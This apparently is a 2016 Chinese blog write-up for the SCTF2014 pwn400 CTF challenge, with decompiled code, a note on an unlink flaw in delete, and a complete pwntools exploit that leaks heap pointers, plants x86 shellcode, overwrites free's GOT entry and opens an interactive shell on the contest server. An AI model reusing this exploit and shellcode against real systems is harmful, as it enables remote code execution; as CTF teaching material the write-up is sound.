SCTF2014/pwn400 writeup

原创


硬面饽饽 于 2016-06-12 22:12:42 发布 878 收藏

分类专栏： XCTF-OJ 文章标签： 漏洞 pwn400

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/fuchuangbob/article/details/51649391

版权



XCTF-OJ 专栏收录该内容

3 篇文章 2 订阅

订阅专栏

SCTF2014/pwn400 writeup

```
void __cdecl main()
{
  Note *rootNote; // [sp+1Ch] [bp-4h]@1

  rootNote = 0;
  while ( 1 )
  {
    switch ( (char)menu_choice() )
    {
      case '1':
        addNote((Note *)&rootNote);
        break;
      case '2':
        list(rootNote);
        break;
      case '3':
        show(rootNote);
        break;
      case '4':
        edit(rootNote);
        break;
      case '5':
        delete((Note *)&rootNote);
        break;
      case '6':
        exit(0);
        return;
      default:
        write(1, "choose a opt!\n", 14u);
```

很容易找到漏洞在delete函数，delete函数的外部输入直接是个指针

```
    else if ( ptr->next )
        {
          q = ptr->next;
          p = ptr->pre;
          p->next = q;
          q->pre = p;
        }
    ..
    free(ptr)
```

利用双链构造DWORD SHOOT，该题无可执行保护，因此让free指向shellcode即可。

```python
from pwn import *
context.log_level = 'debug'
#sock = process('./pwn400')
sock = remote('218.2.197.235',10103)
#print proc.pidof(sock)[0]

sock.recvn(0x56)

def add(title):
    sock.sendline('1')
    sock.recvn(11)
    sock.sendline(title)
    sock.recvn(10)
    sock.sendline('t'*10)
    sock.recvn(13)
    sock.sendline('x'*255)

def edit(title,content):
    sock.sendline('4')
    sock.recvn(0xb)
    sock.sendline(title)
    sock.recvn(0xe)
    sock.send(content)
    sock.recvn(0x5e)

def delete(ptr):
    sock.sendline('5')
    sock.recvn(14)
    sock.sendline('%08x'%ptr)

def show(title):
    sock.sendline('3')
    sock.recvn(11)
    sock.sendline(title)
    sock.recvuntil('location:')
    ptr = int(sock.recvuntil('\n'), 16)
    return ptr

add('1')
add('2')
add('3')
add('4')

ptr1 = show('1')
ptr2 = show('2')
ptr3 = show('3')

print 'ptr2 = %x'%ptr2

free_got = 0x0804A450
payload_addr = ptr2 + 12 + 96
shellcode_addr = ptr3 + 12 + 96
print 'shellcode = %x'%shellcode_addr

shellcode =  '\xeb\x08\x90\x90' #jmp 8
shellcode += '\xFF\xFF\xFF\xFF' #will be overwriten
shellcode += "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
shellcode += "\xd9\xeb\xd9\x74\x24\xf4\x58\xbe\x51\xcf\x5b\x7d\x33"
shellcode += "\xc9\xb1\x0b\x31\x70\x1a\x03\x70\x1a\x83\xe8\xfc\xe2"
```

```
shellcode += "\xa4\xa5\x50\x25\xdf\x68\x01\xbd\xf2\xef\x44\xda\x64"
shellcode += "\xdf\x25\x4d\x74\x77\xe5\xef\x1d\xe9\x70\x0c\x8f\x1d"
shellcode += "\x8a\xd3\x2f\xde\xa4\xb1\x46\xb0\x95\x46\xf0\x4c\xbd"
shellcode += "\xfb\x89\xac\x8c\x7c"
#put shellcode at shellcode_addr
edit('3', shellcode)

#*(pre + 8) = next, *(next + 4) = pre
pre = free_got - 8
next = shellcode_addr
payload = p32(payload_addr) + p32(pre) + p32(next)
edit('2', payload)

delete(payload_addr)

sock.interactive()
```